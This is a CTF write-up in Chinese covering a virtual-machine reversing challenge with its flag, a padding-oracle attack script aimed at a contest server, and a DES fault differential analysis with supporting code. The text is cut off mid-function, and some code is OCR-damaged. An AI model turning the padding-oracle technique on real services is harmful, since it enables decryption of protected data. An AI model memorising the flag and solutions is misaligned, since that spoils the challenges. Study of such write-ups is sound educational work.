不过在还原xor的时候，还需要用到一些万用门的知识（实际上可以才出来是xor）

回顾我们的万用门

万用门实现逻辑指令
理论知识：

vmp里面只有1个逻辑运算指令 not_not_and 设这条指令为P

P(a,b) = ~a & ~b

这条指令的神奇之处就是能模拟 not and or xor 4条常规的逻辑运算指令

怕忘记了，直接给出公式，后面的数字指需要几次P运算

not(a) = P(a,a) 1

and(a,b) = P(P(a,a),P(b,b)) 3

or(a,b) = P(P(a,b),P(a,b)) 2

xor(a,b) = P(P(P(a,a),P(b,b)),P(a,b)) 5


```
// VM部分字节码
VmgetInput
..trash
vmLdImm8, 输入字符的索引,
vLoadMemoryImm8,
vmLdImm8, Imm
vm_xor
..trash
 vmLdImm8, Imm
vm_xor
..trash
 vmLdImm8, Imm
vm_xor
....
重复很多次
```

最后得到Flag:

flag{O1SC_VM_1s_h4rd_to_r3v3rs3_#a78abffaa#}

小彩蛋1：没有人发现垃圾指令大多都是1 1 4 5 1 4， 1919810 吗

小彩蛋2：vm字节码的长度是114514

Crypto

SteinsGate

越过无数条世界线，我终于找到了你。

Padding Oracle + 差分优化

填充的方法取自：HITCON2023同文章(细心的朋友一定发现了这里题目脚本大部分直接抄HITCON2023的)

上次HITCON是用了模型1，看了官方的WP说，他推了一下发现三个模型都是有问题的，那我也试着去推一下看看，这题不就出来了吗？这题不就出来了吗？

那么这题有什么新意在里面呢？除了PaddingOracle这种古老的东西。

1. 和HITCON2023的CareLess 一样，我提供了一个NCTF{的明文头作为提示，可以发现每组密文单独提出来都有办法提交到服务器去做解密，我们只需要猜测后面两个字符就可以直接按照PaddingOracle的思路去打，但是我们一定要猜256*256吗？注意到填充的时候是会忽略到Y的最低位，所以我们如法炮制，猜256*128组就可以。
2. 接下来就是猜明文，很多师傅都是直接猜16*16的十六进制明文，一开始出这道题的时候我也想过会有这种办法，但是实际上这样猜最差情况要猜大概20-30分钟左右(复杂度我懒得估算了)，有点没意思。仔细想想，我们再猜倒数第三位和第四位的时候，是要用到异或"有效明文"才能继续猜测，有没有一种可能有效明文我们不一定知道，但是这个异或值是可以知道的，那就是差分。
3. 16*16的两个十六进制数差分值大概只有30组左右，猜那个复杂度一下就低很多了。所以预期解就如下所示：

```python
from pwn import *
import itertools
import string
import hashlib
from Crypto.Util.number import *
#context.log_level = 'debug'
import time
start = time.time()
```


```python
#io = process(['python3','Padding.py'])
io = remote('8.222.191.182',11111)

def proof(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    for i in itertools.product(string.ascii_letters+string.digits, repeat=4):
        x = "{}{}{}{}".format(i[0],i[1],i[2],i[3])

proof=hashlib.sha256((x+suffix.format(i[0],i[1],i[2],i[3])).encode()).hexdigest()
        if proof == cipher:
            break
    print(x)
    io.sendlineafter(b"XXXX:",x.encode())

def send_payload(m):
        io.recvuntil(b'Try unlock:')
        io.sendline(m.hex().encode())
        return io.recvline()

def enc2text(X,Y,D_iv):
        box = [X,Y,X,Y,Y,Y,Y,Y,Y,Y,Y,Y,Y,Y,Y,Y]
        return xor(box,D_iv)

def search_TOP2(BIV,BC):
        #diff_box = [ 1, 2, 3, 4, 5, 6, 7, 8, 9, 81, 82, 83, 84, 85, 86, 80, 87, 10, 11, 12, 13, 14, 15, 89, 90, 91, 92, 93, 94, 88, 95]
        #可能的16进制差分值
        diff_box = [ord(b'N')^ord(b'C')]
        #diff_box = [85]
        #diff_box = [85]
        D_iv = bytearray(BIV)
        for k in range(0xff):
                times = 0
                for i in range(0,0xff,2):
                        #check = bytearray(BIV)
                        D_iv[14] = k
                        D_iv[15] = i
                        payload = bytes(D_iv)+BC
                        result = send_payload(payload)
                        if b'Bad key... do you even try?' in result:
                                print(result)
                                print(list(D_iv))
                                times +=1
```

```
                                break
                if times:break

        cache = D_iv[14]
        time = 0
        for diff in diff_box:
                D_iv[14] = cache^diff
                for i in range(0xff):
                        D_iv[13] = i
                        payload = bytes(D_iv)+BC
                        result = send_payload(payload)
                        if b'Bad key... do you even try?' in result:
                                print(result,'test:',diff)
                                result_diff = diff
                                D_iv[13] = i^diff
                                time += 1
                                break
                if time==0:
                        D_iv[15] ^= 1
                        for i in range(0xff):
                                D_iv[13] = i
                                payload = bytes(D_iv)+BC
                                result = send_payload(payload)
                                if b'Bad key... do you even try?' in result:
                                        print(result,'test:',diff)
                                        result_diff = diff
                                        D_iv[13] = i^diff
                                        time += 1
                                        break
                #if time:break
        return D_iv,result_diff

def oracle_block(BIV,BC):
        D_iv,diff = search_TOP2(BIV,BC)
        for _ in range(12,1,-1):
                for i in range(0xff):
                        D_iv[_] = i
                        payload = bytes(D_iv)+BC
                        result = send_payload(payload)
                        if b'Bad key' in result:
                                print(result)
                                D_iv[_] = i^diff
                                break

        #print(list(D_iv))
        #print(list(bytearray(BIV)))

```

```
100         diff_box = {'0': [(48, 48), (49, 49), (50, 50), (51, 51), (52, 52),
    (53, 53), (54, 54), (55, 55), (56, 56), (57, 57), (97, 97), (98, 98), (99,
    99), (100, 100), (101, 101), (102, 102)], '1': [(48, 49), (49, 48), (50, 51),
    (51, 50), (52, 53), (53, 52), (54, 55), (55, 54), (56, 57), (57, 56), (98,
    99), (99, 98), (100, 101), (101, 100)], '2': [(48, 50), (49, 51), (50, 48),
    (51, 49), (52, 54), (53, 55), (54, 52), (55, 53), (97, 99), (99, 97), (100,
    102), (102, 100)], '3': [(48, 51), (49, 50), (50, 49), (51, 48), (52, 55),
    (53, 54), (54, 53), (55, 52), (97, 98), (98, 97), (101, 102), (102, 101)],
    '4': [(48, 52), (49, 53), (50, 54), (51, 55), (52, 48), (53, 49), (54, 50),
    (55, 51), (97, 101), (98, 102), (101, 97), (102, 98)], '5': [(48, 53), (49,
    52), (50, 55), (51, 54), (52, 49), (53, 48), (54, 51), (55, 50), (97, 100),
    (99, 102), (100, 97), (102, 99)], '6': [(48, 54), (49, 55), (50, 52), (51,
    53), (52, 50), (53, 51), (54, 48), (55, 49), (98, 100), (99, 101), (100, 98),
    (101, 99)], '7': [(48, 55), (49, 54), (50, 53), (51, 52), (52, 51), (53, 50),
    (54, 49), (55, 48), (97, 102), (98, 101), (99, 100), (100, 99), (101, 98),
    (102, 97)], '8': [(48, 56), (49, 57), (56, 48), (57, 49)], '9': [(48, 57),
    (49, 56), (56, 49), (57, 48)], '81': [(48, 97), (50, 99), (51, 98), (52, 101),
    (53, 100), (55, 102), (97, 48), (98, 51), (99, 50), (100, 53), (101, 52),
    (102, 55)], '82': [(48, 98), (49, 99), (51, 97), (52, 102), (54, 100), (55,
    101), (97, 51), (98, 48), (99, 49), (100, 54), (101, 55), (102, 52)], '83':
    [(48, 99), (49, 98), (50, 97), (53, 102), (54, 101), (55, 100), (97, 50), (98,
    49), (99, 48), (100, 55), (101, 54), (102, 53)], '84': [(48, 100), (49, 101),
    (50, 102), (53, 97), (54, 98), (55, 99), (97, 53), (98, 54), (99, 55), (100,
    48), (101, 49), (102, 50)], '85': [(48, 101), (49, 100), (51, 102), (52, 97),
    (54, 99), (55, 98), (97, 52), (98, 55), (99, 54), (100, 49), (101, 48), (102,
    51)], '86': [(48, 102), (50, 100), (51, 101), (52, 98), (53, 99), (55, 97),
    (97, 55), (98, 52), (99, 53), (100, 50), (101, 51), (102, 48)], '80': [(49,
    97), (50, 98), (51, 99), (52, 100), (53, 101), (54, 102), (97, 49), (98, 50),
    (99, 51), (100, 52), (101, 53), (102, 54)], '87': [(49, 102), (50, 101), (51,
    100), (52, 99), (53, 98), (54, 97), (97, 54), (98, 53), (99, 52), (100, 51),
    (101, 50), (102, 49)], '10': [(50, 56), (51, 57), (56, 50), (57, 51)], '11':
    [(50, 57), (51, 56), (56, 51), (57, 50)], '12': [(52, 56), (53, 57), (56, 52),
    (57, 53)], '13': [(52, 57), (53, 56), (56, 53), (57, 52)], '14': [(54, 56),
    (55, 57), (56, 54), (57, 55)], '15': [(54, 57), (55, 56), (56, 55), (57, 54)],
    '89': [(56, 97), (97, 56)], '90': [(56, 98), (57, 99), (98, 56), (99, 57)],
    '91': [(56, 99), (57, 98), (98, 57), (99, 56)], '92': [(56, 100), (57, 101),
    (100, 56), (101, 57)], '93': [(56, 101), (57, 100), (100, 57), (101, 56)],
    '94': [(56, 102), (102, 56)], '88': [(57, 97), (97, 57)], '95': [(57, 102),
    (102, 57)]}
101         print(diff)
102         key = diff_box[str(diff)]
103         key = [(ord('N'),(ord('C')))] #位置1与位置2的差分
104         print(key)
105         text = []
106         for (i,k) in key:
107                 text.append(xor(BIV,enc2text(i,k,D_iv)))
108         return text
```

```python

def attack(enc):
        block = [enc[16*i:16*(i+1)] for i in range(len(enc)//16)]
        for i in range(1,len(block)): #这里手动选一下要猜测的密文块
                result = oracle_block(block[i-1],block[i])
                print(result)
                break

proof(io)
io.recvuntil(b'key:')
enc = bytes.fromhex(io.recvline()[:-1].decode())
attack(enc)
end = time.time()
print(end - start)


```

上题的时候没注意，把测试版丢上去了，结果出了一个BUG，我在用自己的脚本打的时候发现解不了，我以为是服务器问题，加上有师傅反馈本地通了，远程交互时间不够。出题时间太早，一时半会我也记不清细节了，还真以为这题废了。后来再测试的时候发现400秒完全是绰绰有余的:



随即把交互时间改回去了，唉明明是一个很巧妙的Padding，被暴力非预期了。。

FaultMilestone


经典的故障注入，里程碑式的攻击思路——差分。

参考文献：文献地址

本题为DES故障差分分析，其实关于DES差分的核心都差不多，

篇幅有限，这里就简单阐述如何攻击DES算法：

1. 只要我们能够恢复某一轮的密钥，就能够倒推回256种可能的主密钥(轮密钥拓展时会丢失信息)
2. 现在首要目标就是恢复某一轮的轮密钥，仔细观察DES的其中某一轮的加密结构，如图：



可以看到轮密钥加(第一个XOR)这步在S盒之前，那么我们的差分分析就应该应用在此处。

3. E盒，P盒是线性可逆的，那么接下来要应用差分攻击就得拿到进入S盒的前后输入，之后就猜测轮密钥就可以。通过密文可以直接了当地拿到输入加密前的差分(注意右半部分直接移动到左半部分作为密文)，那么现在问题自然而然地就落到了怎么找输出差分上面，也就是拿到(第二个XOR的输入值)。
4. 观察题目故障(Fault)的发生位置是位于13轮加密前，只造成了 1 bit 的故障，就是因为这个才使得我们有机可乘拿到第二个XOR的差分输入，所以重点的分析就落在了这里——找到这个bit造成的影响。

这里我推荐一种直观的分析办法：现在我们的目标是拿到最后一轮的输入输出差分，那么既然题目是可以多次提供密文的，就说明上一轮的输出差分(作为下一轮的输入差分)会有某种固定的关系(具体原因篇幅有限难以解释)，那么我们直接在本地把16轮中的最后一轮加密删去，反复测试一下密文右半部分的差分关系。

这时候就发现猫腻了——15轮输出的差分虽然不是固定的，但是确实可猜测的，有极大概率会落在10种可能中(出完题测试脚本就删了，这里就不放截图了，感兴趣的可以自己测试，这里直接给出结果)。

大致上可能的取值如下:

```
diffs = ['0x202', '0x8002', '0x8200', '0x8202', '0x800002', '0x800200',
'0x800202', '0x808000', '0x808002', '0x808200', '0x808202']
```

到这里这道题就变得很简单了，把这几个可能值当做已知去用，直接做差分分析猜测轮密钥，再从轮密钥恢复主密钥就结束了。——原本这道题是给了静态密文不打算部署在云端的，考虑到公平性和防作弊还是部署在云端生成密文了，这里会有极低的可能性出现15轮的输出差分不落在diffs上面的情况，这组不行建议多试试几组，总能行的。

详细差分是怎么作用的之后我会放在个人博客里面，这里只给出简单的分析和解法：

先补完解密函数，写一个正常的DES，用作还原FLAG:

```
from operator import add
from typing import List
from functools import reduce
from gmpy2 import *
from Crypto.Util.number import long_to_bytes,bytes_to_long

_IP = [57, 49, 41, 33, 25, 17, 9,  1,
       59, 51, 43, 35, 27, 19, 11, 3,
       61, 53, 45, 37, 29, 21, 13, 5,
       63, 55, 47, 39, 31, 23, 15, 7,
       56, 48, 40, 32, 24, 16, 8,  0,
       58, 50, 42, 34, 26, 18, 10, 2,
       60, 52, 44, 36, 28, 20, 12, 4,
       62, 54, 46, 38, 30, 22, 14, 6
]

def IP(plain: List[int]) -> List[int]:
    return [plain[x] for x in _IP]

__pc1 = [56, 48, 40, 32, 24, 16,  8,
          0, 57, 49, 41, 33, 25, 17,
          9,  1, 58, 50, 42, 34, 26,
         18, 10,  2, 59, 51, 43, 35,
         62, 54, 46, 38, 30, 22, 14,
          6, 61, 53, 45, 37, 29, 21,
         13,  5, 60, 52, 44, 36, 28,
         20, 12,  4, 27, 19, 11,  3
]

__pc2 = [
```

```
        13, 16, 10, 23,  0,  4,
         2, 27, 14,  5, 20,  9,
        22, 18, 11,  3, 25,  7,
        15,  6, 26, 19, 12,  1,
        40, 51, 30, 36, 46, 54,
        29, 39, 50, 44, 32, 47,
        43, 48, 38, 55, 33, 52,
        45, 41, 49, 35, 28, 31
]
ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]

def PC_1(key: List[int]) -> List[int]:
    return [key[x] for x in __pc1]

def PC_2(key: List[int]) -> List[int]:
    return [key[x] for x in __pc2]

def get_sub_key(key: List[int]) -> List[List[int]]:
    key = PC_1(key)
    L, R = key[:28], key[28:]

    sub_keys = []

    for i in range(16):
        for j in range(ROTATIONS[i]):
            L.append(L.pop(0))
            R.append(R.pop(0))

        combined = L + R
        sub_key = PC_2(combined)
        sub_keys.append(sub_key)
    return sub_keys

__ep = [31,  0,  1,  2,  3,  4,
                3,  4,  5,  6,  7,  8,
                7,  8,  9, 10, 11, 12,
               11, 12, 13, 14, 15, 16,
               15, 16, 17, 18, 19, 20,
               19, 20, 21, 22, 23, 24,
               23, 24, 25, 26, 27, 28,
               27, 28, 29, 30, 31,  0
]

__p = [15,  6, 19, 20, 28, 11, 27, 16,
               0, 14, 22, 25,  4, 17, 30,  9,
               1,  7, 23, 13, 31, 26,  2,  8,
               18, 12, 29,  5, 21, 10,  3, 24
```

```
]

def EP(data: List[int]) -> List[int]:
    return [data[x] for x in __ep]

def P(data: List[int]) -> List[int]:
    return [data[x] for x in __p]

__s_box = [

        [
                [14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,
7],
                [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,
8],
                [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,
0],
                [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6,
13]
        ],


        [
                [15,  1,  8, 14,  6, 11,  3,  4,  9,  7,  2, 13, 12,  0,  5,
10],
                [ 3, 13,  4,  7, 15,  2,  8, 14, 12,  0,  1, 10,  6,  9, 11,
5],
                [ 0, 14,  7, 11, 10,  4, 13,  1,  5,  8, 12,  6,  9,  3,  2,
15],
                [13,  8, 10,  1,  3, 15,  4,  2, 11,  6,  7, 12,  0,  5, 14,
9]
        ],


        [
                [10,  0,  9, 14,  6,  3, 15,  5,  1, 13, 12,  7, 11,  4,  2,
8],
                [13,  7,  0,  9,  3,  4,  6, 10,  2,  8,  5, 14, 12, 11, 15,
1],
                [13,  6,  4,  9,  8, 15,  3,  0, 11,  1,  2, 12,  5, 10, 14,
7],
                [ 1, 10, 13,  0,  6,  9,  8,  7,  4, 15, 14,  3, 11,  5,  2,
12]
        ],


        [
```

```
                [ 7, 13, 14,  3,  0,  6,  9, 10,  1,  2,  8,  5, 11, 12,  4,
    15],
                [13,  8, 11,  5,  6, 15,  0,  3,  4,  7,  2, 12,  1, 10, 14,
    9],
                [10,  6,  9,  0, 12, 11,  7, 13, 15,  1,  3, 14,  5,  2,  8,
    4],
                [ 3, 15,  0,  6, 10,  1, 13,  8,  9,  4,  5, 11, 12,  7,  2,
    14]
        ],


        [
                [ 2, 12,  4,  1,  7, 10, 11,  6,  8,  5,  3, 15, 13,  0, 14,
    9],
                [14, 11,  2, 12,  4,  7, 13,  1,  5,  0, 15, 10,  3,  9,  8,
    6],
                [ 4,  2,  1, 11, 10, 13,  7,  8, 15,  9, 12,  5,  6,  3,  0,
    14],
                [11,  8, 12,  7,  1, 14,  2, 13,  6, 15,  0,  9, 10,  4,  5,
    3]
        ],


        [
                [12,  1, 10, 15,  9,  2,  6,  8,  0, 13,  3,  4, 14,  7,  5,
    11],
                [10, 15,  4,  2,  7, 12,  9,  5,  6,  1, 13, 14,  0, 11,  3,
    8],
                [ 9, 14, 15,  5,  2,  8, 12,  3,  7,  0,  4, 10,  1, 13, 11,
    6],
                [ 4,  3,  2, 12,  9,  5, 15, 10, 11, 14,  1,  7,  6,  0,  8,
    13]
        ],


        [
                [ 4, 11,  2, 14, 15,  0,  8, 13,  3, 12,  9,  7,  5, 10,  6,
    1],
                [13,  0, 11,  7,  4,  9,  1, 10, 14,  3,  5, 12,  2, 15,  8,
    6],
                [ 1,  4, 11, 13, 12,  3,  7, 14, 10, 15,  6,  8,  0,  5,  9,
    2],
                [ 6, 11, 13,  8,  1,  4, 10,  7,  9,  5,  0, 15, 14,  2,  3,
    12]
        ],


```

```
        [
                [13,  2,  8,  4,  6, 15, 11,  1, 10,  9,  3, 14,  5,  0, 12,
7],
                [ 1, 15, 13,  8, 10,  3,  7,  4, 12,  5,  6, 11,  0, 14,  9,
2],
                [ 7, 11,  4,  1,  9, 12, 14,  2,  0,  6, 10, 13, 15,  3,  5,
8],
                [ 2,  1, 14,  7,  4, 10,  8, 13, 15, 12,  9,  0,  3,  5,  6,
11]
        ]
]

def S_box(data: List[int]) -> List[int]:
    output = []
    for i in range(0, 48, 6):
        row = data[i] * 2 + data[i + 5]
        col = reduce(add, [data[i + j] * (2 ** (4 - j)) for j in range(1, 5)])
        output += [int(x) for x in format(__s_box[i // 6][row][col], '04b')]
    return output

def fault(part):
        part =
bytes2bits(long_to_bytes(bytes_to_long(bits2bytes(part))^0x20000000))
        return part

def encrypt(plain: List[int], sub_keys: List[List[int]],dance=0) -> List[int]:
    plain = IP(plain)
    L, R = plain[:32], plain[32:]
    for i in range(16):
        if i == 13 and dance:R = fault(R)
        prev_L = L
        L = R
        expanded_R = EP(R)
        xor_result = [a ^ b for a, b in zip(expanded_R, sub_keys[i])]
        substituted = S_box(xor_result)
        permuted = P(substituted)
        R = [a ^ b for a, b in zip(permuted, prev_L)]
    cipher = R + L
    cipher = [cipher[x] for x in [39,  7, 47, 15, 55, 23, 63, 31,
                                  38,  6, 46, 14, 54, 22, 62, 30,
                                  37,  5, 45, 13, 53, 21, 61, 29,
                                  36,  4, 44, 12, 52, 20, 60, 28,
                                  35,  3, 43, 11, 51, 19, 59, 27,
                                  34,  2, 42, 10, 50, 18, 58, 26,
                                  33,  1, 41,  9, 49, 17, 57, 25,
                                  32,  0, 40,  8, 48, 16, 56, 24]]

```

```
    return cipher,test

def decrypt(plain: List[int], sub_keys: List[List[int]],dance=0) -> List[int]:
    sub_keys = sub_keys[::-1]
    plain = IP(plain)
    L, R = plain[:32], plain[32:]
    for i in range(16):
        if i == 13 and dance:R = fault(R)
        prev_L = L
        L = R
        expanded_R = EP(R)
        xor_result = [a ^ b for a, b in zip(expanded_R, sub_keys[i])]
        substituted = S_box(xor_result)
        permuted = P(substituted)
        R = [a ^ b for a, b in zip(permuted, prev_L)]
    cipher = R + L
    cipher = [cipher[x] for x in [39,  7, 47, 15, 55, 23, 63, 31,
                                  38,  6, 46, 14, 54, 22, 62, 30,
                                  37,  5, 45, 13, 53, 21, 61, 29,
                                  36,  4, 44, 12, 52, 20, 60, 28,
                                  35,  3, 43, 11, 51, 19, 59, 27,
                                  34,  2, 42, 10, 50, 18, 58, 26,
                                  33,  1, 41,  9, 49, 17, 57, 25,
                                  32,  0, 40,  8, 48, 16, 56, 24]]

    return cipher

from operator import add

def bitxor(plain1: List[int], plain2: List[List[int]]) -> List[int]:
    return [int(i) for i in bin(int(''.join(str(i) for i in
plain1),2)^int(''.join(str(i) for i in plain2),2))[2:].zfill(64)]

def bytes2bits(bytes):
        result = reduce(add, [list(map(int, bin(byte)[2:].zfill(8))) for byte
in bytes])
        return result

def bits2bytes(bits):
        result = ''
        for i in bits:result += str(i)
        return long_to_bytes(int(result,2))
```

接下来做差分分析，重点落在进入S盒前后研究的部分，以及补完线性部件的逆向函数：

```python
from Crypto.Util.number import *
from typing import List
from functools import reduce
from operator import add
from collections import Counter

__ep = [31,  0,  1,  2,  3,  4,
                3,  4,  5,  6,  7,  8,
                7,  8,  9, 10, 11, 12,
               11, 12, 13, 14, 15, 16,
               15, 16, 17, 18, 19, 20,
               19, 20, 21, 22, 23, 24,
               23, 24, 25, 26, 27, 28,
               27, 28, 29, 30, 31,  0
]

__P_inv = [8, 16, 22, 30, 12, 27, 1, 17,
                      23, 15, 29, 5, 25, 19, 9, 0,
                      7, 13, 24, 2, 3, 28, 10, 18,
                      31, 11, 21, 6, 4, 26, 14, 20
]

__s_box = [

        [
                [14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,
7],
                [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,
8],
                [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,
0],
                [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6,
13]
        ],


        [
                [15,  1,  8, 14,  6, 11,  3,  4,  9,  7,  2, 13, 12,  0,  5,
10],
                [ 3, 13,  4,  7, 15,  2,  8, 14, 12,  0,  1, 10,  6,  9, 11,
5],
                [ 0, 14,  7, 11, 10,  4, 13,  1,  5,  8, 12,  6,  9,  3,  2,
15],
                [13,  8, 10,  1,  3, 15,  4,  2, 11,  6,  7, 12,  0,  5, 14,
9]
        ],

```

```
40
41          [
42                  [10,  0,  9, 14,  6,  3, 15,  5,  1, 13, 12,  7, 11,  4,  2,
    8],
43                  [13,  7,  0,  9,  3,  4,  6, 10,  2,  8,  5, 14, 12, 11, 15,
    1],
44                  [13,  6,  4,  9,  8, 15,  3,  0, 11,  1,  2, 12,  5, 10, 14,
    7],
45                  [ 1, 10, 13,  0,  6,  9,  8,  7,  4, 15, 14,  3, 11,  5,  2,
    12]
46          ],
47
48
49          [
50                  [ 7, 13, 14,  3,  0,  6,  9, 10,  1,  2,  8,  5, 11, 12,  4,
    15],
51                  [13,  8, 11,  5,  6, 15,  0,  3,  4,  7,  2, 12,  1, 10, 14,
    9],
52                  [10,  6,  9,  0, 12, 11,  7, 13, 15,  1,  3, 14,  5,  2,  8,
    4],
53                  [ 3, 15,  0,  6, 10,  1, 13,  8,  9,  4,  5, 11, 12,  7,  2,
    14]
54          ],
55
56
57          [
58                  [ 2, 12,  4,  1,  7, 10, 11,  6,  8,  5,  3, 15, 13,  0, 14,
    9],
59                  [14, 11,  2, 12,  4,  7, 13,  1,  5,  0, 15, 10,  3,  9,  8,
    6],
60                  [ 4,  2,  1, 11, 10, 13,  7,  8, 15,  9, 12,  5,  6,  3,  0,
    14],
61                  [11,  8, 12,  7,  1, 14,  2, 13,  6, 15,  0,  9, 10,  4,  5,
    3]
62          ],
63
64
65          [
66                  [12,  1, 10, 15,  9,  2,  6,  8,  0, 13,  3,  4, 14,  7,  5,
    11],
67                  [10, 15,  4,  2,  7, 12,  9,  5,  6,  1, 13, 14,  0, 11,  3,
    8],
68                  [ 9, 14, 15,  5,  2,  8, 12,  3,  7,  0,  4, 10,  1, 13, 11,
    6],
69                  [ 4,  3,  2, 12,  9,  5, 15, 10, 11, 14,  1,  7,  6,  0,  8,
    13]
70          ],
```

```
71
72
73          [
74                  [ 4, 11,  2, 14, 15,  0,  8, 13,  3, 12,  9,  7,  5, 10,  6,
    1],
75                  [13,  0, 11,  7,  4,  9,  1, 10, 14,  3,  5, 12,  2, 15,  8,
    6],
76                  [ 1,  4, 11, 13, 12,  3,  7, 14, 10, 15,  6,  8,  0,  5,  9,
    2],
77                  [ 6, 11, 13,  8,  1,  4, 10,  7,  9,  5,  0, 15, 14,  2,  3,
    12]
78          ],
79
80
81          [
82                  [13,  2,  8,  4,  6, 15, 11,  1, 10,  9,  3, 14,  5,  0, 12,
    7],
83                  [ 1, 15, 13,  8, 10,  3,  7,  4, 12,  5,  6, 11,  0, 14,  9,
    2],
84                  [ 7, 11,  4,  1,  9, 12, 14,  2,  0,  6, 10, 13, 15,  3,  5,
    8],
85                  [ 2,  1, 14,  7,  4, 10,  8, 13, 15, 12,  9,  0,  3,  5,  6,
    11]
86          ]
87  ]
88
89  def S_box(data: List[int],index) -> List[int]:
90      output = []
91      row = data[0] * 2 + data[5]
92      col = reduce(add, [data[j] * (2 ** (4 - j)) for j in range(1, 5)])
93      output += [int(x) for x in format(__s_box[index][row][col], '04b')]
94      return output
95
96  def P_inv(data: List[int]) -> List[int]:
97          return [data[x] for x in __P_inv]
98
99  def EP(data: List[int]) -> List[int]:
100     return [data[x] for x in __ep]
101
102 def bytes2bits(bytes):
103         result = reduce(add, [list(map(int, bin(byte)[2:].zfill(8))) for byte
    in bytes])
104         return result
105
106 def bits2bytes(bits):
107         result = ''
108         for i in bits:result += str(i)
```

```
109         return long_to_bytes(int(result,2))
110
111 def num2bits(num):
112         result = list(map(int, bin(num)[2:].zfill(6)))
113         return result
114
115 def bits2num(bits):
116         result = ''.join([str(i) for i in bits])
117         return eval('0b'+result)
118
119
120 def bit2list8(bits):
121         assert len(bits) == 32
122         result = []
123         #print(bits)
124         for i in range(8):
125                 tmp = [str(i) for i in bits[4*i:4*(i+1)]]
126                 tmp = eval('0b'+''.join(tmp))
127                 result.append(tmp)
128         return result
129
130 def out_inv(cipher):
131     cipher = [cipher[x] for x in[57,  49, 41, 33, 25, 17, 9, 1,
132                                  59,  51, 43, 35, 27, 19, 11, 3,
133                                  61,  53, 45, 37, 29, 21, 13, 5,
134                                  63,  55, 47, 39, 31, 23, 15, 7,
135                                  56,  48, 40, 32, 24, 16, 8, 0,
136                                  58,  50, 42, 34, 26, 18, 10, 2,
137                                  60,  52, 44, 36, 28, 20, 12, 4,
138                                  62,  54, 46, 38, 30, 22, 14, 6]]
139     return cipher
140
141 def Get_Out_Diff(c1,c2):
